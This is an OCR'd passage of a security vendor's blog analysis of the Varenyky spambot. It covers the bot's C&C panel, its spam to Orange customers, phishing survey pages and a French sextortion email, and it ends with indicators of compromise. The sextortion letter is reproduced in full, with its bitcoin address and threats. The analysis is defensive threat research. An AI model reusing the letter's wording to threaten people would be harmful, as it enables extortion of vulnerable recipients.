

File de nouvelle francophone - Tor Browser
File de nouvelle francophone
jg4rli4xoagvvmw47fr2bnnfu7t2epj6owrgyoee7daoh4gxvbt3bhyd.onion
0:28 / 4:36
HALT
Staatsgrenze!
Passieren verboten!
6 9 2 5
4 3 8 0
1 7 - -
войти
welivesecurity

Figure 10. C&C server login panel with song player added

In the last update that added content, seen in Figure 11, the C&C login panel displays dancing parrots with a Serbian flag. It makes a reference to OCaml, a programming language created by French people. Ricard is a reference to the 1963 movie The Pink Panther. On the lower-right, it says, in French “Alcohol abuse is dangerous for your health, drink with moderation”, which is the official warning on alcohol advertisements in France. The picture above the warning shows a Jelen pivo pale lager from a Serbian brewery. The song that plays is now “Opa!” by the Russian band Diskoteka Avariya.



File de nouvelle francophone - Tor Browser
File de nouvelle francophone
jg4rli4xoagvvmw47fr2bnnfu7t2epj6owrgyoee7daoh4gxvbt3bhyd.onion

The ricard bureau of investigation is trying to track my IP down with a GUI written in OCaml 4, why there seems to be a slight delay...

0:23 / 3:35
HALT
Staatsgrenze!
Passieren verboten!
5 0 7 9
4 6 3 2
1 8 - -
ВОЙТИ
NAŠ JELEN
U NOVOM RUHU
Jelen
DIO NAŠE
PRIRODE
L'ABUS D'ALCOOL EST DANGEREUX POUR LA SANTÉ
A CONSOMMER AVEC MODÉRATION
welivesecurity

Figure 11. Screenshot of the login panel of the C&C server

At the time of publication of this blogpost, the login panel has been uncluttered and only the keypad remains.

"You've got mail"


This spambot will send emails using the SMTP protocol through port 25 and only targets the customers of the French ISP Orange. Each bot receives instructions from the C&C server in order to craft an email, including the body of the message, a list of email addresses to spam and the server to use to send the emails. The mail servers used to relay the spam don't look like they belong to the malicious actors; they look like servers that have not been properly secured and they don't require authentication.

Si ce message ne s'affiche pas correctement, cliquez ici

Veuillez consulter l'adresse suivante :
http://webmail.issen.fr/Redirect/urlz.fr/[redacted]

Figure 12. Two different spam emails

Spam messages sent by this spambot are as simple as “If this message doesn’t show up correctly, click here” or “Please follow the link: <URL>” (Figure 12). There are also emails with attachments. These links lead to a scam, which is a survey (Figure 13) where the victim always “wins” a promotion for a recent smartphone.



Enquête visiteur annuelle 2019 (Lyon)

Cher utilisateur de Firefox

Vous êtes l'heureux visiteur du jour à la date du: **juillet 15, 2019**

Veuillez répondre à cette enquête rapide et pour vous remercier, nous vous offrirons une chance de gagner un **Samsung Galaxy S10+**!

OK

À quelle fréquence utilisez-vous Firefox?

Tout le temps

Parfois

Jamais

Concours promotionnel **Fairway Network** du **lundi 15 juillet 2019**

Cher client Fairway Network,

C'est VOUS que nous tenons à remercier pour votre fidélité à **Fairway Network**, nous vous offrons une chance unique de gagner un **iPhone X**.

Gagnez un iPhone X!

↓ Tout ce que vous avez à faire est de choisir le bon cadeau ↓

19 021 personnes aiment ça.

Pauline Collet

Trop contente j'ai gagné!!! je viens de payer 1€, j'attend mon iphone maintenant :)

Répondre · J'aime · Il y a 4 minutes

Charles Archambeau

Pas possible de rejouer?

Figure 13. Survey where the victim always wins a smartphone

The link takes victims to a site where they apparently have a chance to “win” a prize such as an iPhone X, a Galaxy S9 or S10+ for €2 or less (Figure 14). To win, they need “only” enter their personal information; name, address, city, email and phone number. The email address that is entered may not work if it’s not what the web page expects, but if successful, the victims will be asked to enter their credit card information including its validation numbers.

People should avoid providing their credit card information to websites they don’t know for deals that are too good to be true. Such deals are often a scheme to get unwitting users’ credit card information in order to charge them monthly fees, which the user can sometimes learn about by scrutinizing the fine prints. Legitimate contests don’t charge winners a fee so they can claim their prize.




Le nouveau Galaxy est arrivé
Galaxy S10+
S10
SAMSUNG
votre prix
€1.00
999,00 €
Couleurs disponibles
Blanc
Noir
Saisissez vos coordonnées:
Commandez ici
SAMSUNG
Galaxy S9+
+Chargeur sans fil Stand
1049€
€1.50
Incl. un chargeur sans fil à induction
Où souhaitez-vous que les appareils soient livrés?
Commandez ici!
9:41
iPhone X
1€
QUELLE COULEUR PRÉFÉREZ-VOUS ?
OÙ SOUHAITEZ-VOUS QUE LES APPAREILS SOIENT LIVRÉS?
COMMANDEZ ICI !
welivesecurity

Figure 14. Scam pages with smartphones

Although Varenyky has the ability to record a video of the display while the computer’s user is probably viewing pornography, so far we have seen no evidence of the malware operator leveraging such video. However, coincidentally, on July 22nd we saw Varenyky start a sextortion *scam* campaign. It is important to note that this campaign is an example of the common sextortion scam that has been widely documented and does not appear to be related to Varenyky’s partial ability to carry out the functions of the fictitious malware described in these scam emails. Figure 15 depicts the scam message we saw Varenyky sending. These emails consist of three JPG images that are used to bypass text-based spam filters.



Vous vous demandez probablement pourquoi vous recevez un mail depuis VOTRE propre adresse, n'est-ce pas ?
Je vais tout vous expliquer.

Je suis un hackeur et j'ai piraté vos appareils il y a quelques mois, j'ai mis en place un virus sur un site pour adulte que VOUS avez visité et j'ai réussi à avoir la main sur votre appareil.

Seulement, j'ai remarqué que vous aviez des goûts très... particuliers en matière de "pornographie".

J'ai donc abusé de votre appareil pour le transformer en serveur RDP (contrôle à distance) et devinez ce que j'ai bien pu faire ? J'ai tout simplement enregistré une vidéo en écran scindé avec d'un côté votre navigateur sur le "site" et de l'autre votre webcam vous enregistrant en train de vous... amuser. C'est comme cela que j'ai pu vous envoyer cet email depuis VOTRE adresse compromise.

Suite à cela, j'ai fait une copie de vos contacts, photos, mots de passes, données bancaires et bien d'autre.

Je vous promets que je ne vous dérangerai plus après votre paiement, car vous n'êtes pas ma seule victime.
C'est le code d'honneur des hackeurs.
Ne m'en voulez pas, chacun son travail après tout...

Vous voulez savoir ce que vous pouvez faire ?

Et bien, je pense que 750 euros est un juste prix pour notre petit secret.
Vous effectuerez le paiement par Bitcoin (Si vous n'en avez pas entendu parler, recherchez "comment acheter des bitcoins" sur Google).

L'adresse de mon portefeuille Bitcoin :

1PBpawAYJG7FfAxmTagU34CfEFoNobb1Re

Si votre application le supporte, vous pouvez utiliser le code QR pour payer rapidement. Dans le cas écheant, recopiez l'adresse à la main en respectant soigneusement les majuscules et minuscules.

Important :
Vous avez 72 heures pour effectuer le paiement. (J'ai un traqueur dans ce mail et je sait que vous l'avez ouvert.)

La vidéo ainsi que la copie de toutes ces données sont déjà de mon côté et si vous ne coopérez pas, je serai dans l'obligation d'envoyer la vidéo à vos contacts les plus importants, à votre famille, à vos collègues, sur facebook, twitter et bien d'autres...
Changer vos mots de passe, détruire le virus, envoyer en réparation ou désinfecter votre ordinateur ne sont d'aucune utilité puisque vos données sont déjà sur un serveur distant. Ne me prenez pas pour un con.

Si vous voulez des preuves, répondez par "Oui!" et je commencerai à envoyer l'enregistrement à 6 de vos contacts les plus importants. C'est une offre non négociable, cela dit, ne me faites pas perdre mon temps et le vôtre, pensez aux conséquences de vos actes.

Figure 15. Screenshot of the sextortion’s email

This email claims that the author, who is a hacker, has gained access to the victim's computer through a virus that was caught while visiting an adult website (the translation of this is much like that in the English version documented here). It says that the victim has particular tastes in pornography and that the hacker has gained remote control over the victim's computer. The email also says a video has been made where on one half of the screen is a recording of the victim's browser and the other half is a recording from the webcam of "you having… fun".


Furthermore, the email says a copy has been made of the victim's contact list, pictures, passwords, bank account data and more. It promises that the recipient of this email is not the only victim and that the victim will be left alone once €750 are paid in bitcoin to the BTC address 1PBpawAYJG7FfAxmTagU34CfEFoNobb1Re

The email says the victim has 72 hours to pay before the video is sent to family, colleagues, posted on Facebook, Twitter and elsewhere. It is said that changing passwords, deleting the virus, sending the computer for repair or cleaning the computer will be useless because the victim's data is on a remote server ("Don't think I'm a fool"). For proof, the victim can answer "Yes" to the email so the video is sent to six of their most valuable contacts.

The email ends with "This offer is non-negotiable, do not waste my time and yours, think about the consequences of your actions".

All the email addresses that were seen being targeted are on the domains wanadoo.fr and orange.fr; both are operated by the French ISP Orange S.A. A single bot can send as many as 1500 emails an hour.

At the time of publication, the bitcoin address in the scam email had received four payments. The bitcoin address has been already reported on bitcoinabuse.com for sextortion (Figure 16).



Bitcoin Abuse Database

Report history for ***1PBpawAYJG7FfAxmTagU34CfEFoNobb1Re***

Address found in database:

Address	*1PBpawAYJG7FfAxmTagU34CfEFoNobb1Re*
Report Count	6
Latest Report	Mon, 29 Jul 19 10:04:02 +0000 (4 hours ago)

View address on blockchain.info

If you have additional information about this address, please file a report.

Reports:

Date	Abuse Type	Abuser	Description
Jul 29, 2019	sextortion	ssingla@orange.fr	sextortion effectuer suite piratage boite mail fournisseur orange merci de bien vouloir faire le nécessaire une plainte a etait deposer en gendarmerie contre l'utilisateur 1PBpawAYJG7FfAxmTagU34CfEFoNobb1Re puis contre la societe bitcoin
Jul 24, 2019	ransomware	Spoofing	Email send from my email adress. It asks to pay 750 bitcoins.
Jul 24, 2019	ransomware	I don't know	He took my own adress
Jul 23, 2019	sextortion	my own address	as usual..saying he has full access to be able to send a mail from my own address. saying he discovered my private pics and camera records on "porn sites" and...of course: would send those record to my contacts if i DONT pay. SO DONT PAY...fake news, this mail doesnt come from you (verified by seeing real sender in mail). DONT PAY...JUST DROP IT TO YOUR favorite TRASH.
Jul 23, 2019	sextortion	Email from my personal adress	The mail was saying that a guy hacked me few month ago and get a video of me while i was on a pornographic site. He wanted 750 € or he would share this video.
Jul 23, 2019	sextortion	ycanon@orange.fr	I recieved one email with my personnal adress with a ask of extortion with video or private pics.

Figure 16. Screenshot of the bitcoin address reported on BitcoinAbuse

Conclusion

This spambot is not very advanced, but the context and story around it make it interesting. We can assume from the fact that it targets France could indicate that the operator has some French understanding, reading or speaking the language, or maybe both. However, the Word document showed us a lack of attention in the operator's work. In the macro, the operator forgot to change the value of the test_debug variable, which means that the malware will be downloaded whatever the language ID is (French or not French).

There are many functions related to possible extortion or blackmail of victims watching pornographic content, but despite having sent unrelated sextortion scam emails, the operator has not leveraged these as far as we can tell. Many functions have been added and then quickly removed across many different versions in a short period of time (two months). This shows that the operators are actively working on their botnet and are inclined to experiment with new features that could bring a better monetization of their work.

We recommend that people be careful when they open attachments from unknown sources. Keep system as well as security software up to date.

Acknowledgments

Thanks to Alexandre-Xavier Labonté-Lamoureux for the technical analysis.

Thanks to our peers at proofpoint.com for allowing us to use a screenshot of the phishing email.

Indicators of Compromise (IoCs)

Hashes (SHA-1)	ESET detection names
0970BDE765CB8F183CF68226460CDD930A596088	Win32/Varenyky.A
09EFD54E3014A7E67F0FCAA543F826AC06BBE155	Win32/Varenyky.A
1C27359023B7195AC739641BBC53789A0BA4A244	Win32/Varenyky.A
1D52D26FC2E7E24FA68F36FA04B36D9516DF036F	Win32/Varenyky.A
21128D4E7124FD8F1D1A62FCC01F5D5F6C653811	Win32/Varenyky.A
25FF8154F1CEB0C8E13A3F0F72D855B40819D26B	Win32/Varenyky.A
36D9AEF26D9B7E40F1140BB62FF6C76110791FAD	Win32/Varenyky.A
6A9213A89708D2D304371A00678755F2C6AFE42B	Win32/Varenyky.A
722FE03B7ECA8C11C73CF7206EF0E9A11E857182	Win32/Varenyky.A
7F04B6418E31967C12D30150D1CAE7F48980ED08	Win32/Varenyky.A
93D51AC86C5ED207DD6E77B2E767CDEB23106925	Win32/Varenyky.A
9987B0072EF9850CAB869981B05B85284FDDEE92	Win32/Varenyky.A
A9B04941548917BD67CAA533F5078B75D65DD1EE	Win32/Varenyky.A
ABF3AC24BE92ABE3425379418CF53AA65F370279	VBA/TrojanDownloader.Agent.OAW
AC1EB847A456B851B900F6899A9FD13FD6FBEC7D	Win32/Varenyky.A
B855C03A47901C52C901FFF606F90BC1C262EB87	Win32/Varenyky.A

Hashes (SHA-1)	ESET detection names
C32552EFEDAC932AD53DB4569569780782B04704	Win32/Varenyky.A

PDB paths
C:\NoCy\Release\Varenyky.pdb
C:\Users\lenovo\Desktop\NoCy\Release\Varenyky.pdb
C:\UnTroueCunTroueKhouya\Release\UnTroueCunTroueKhouya.pdb

Network
artisticday[.]icu
astonishingwill[.]icu
directfood[.]icu
gradualrain[.]icu
proapp[.]icu
provincialwake[.]icu
shrek[.]icu
thinstop[.]icu
jg4rli4xoagvvmw47fr2bnnfu7t2epj6owrgyoee7daoh4gxvbt3bhyd[.]onion

8 Aug 2019 - 11:30AM

Newsletter

Discussion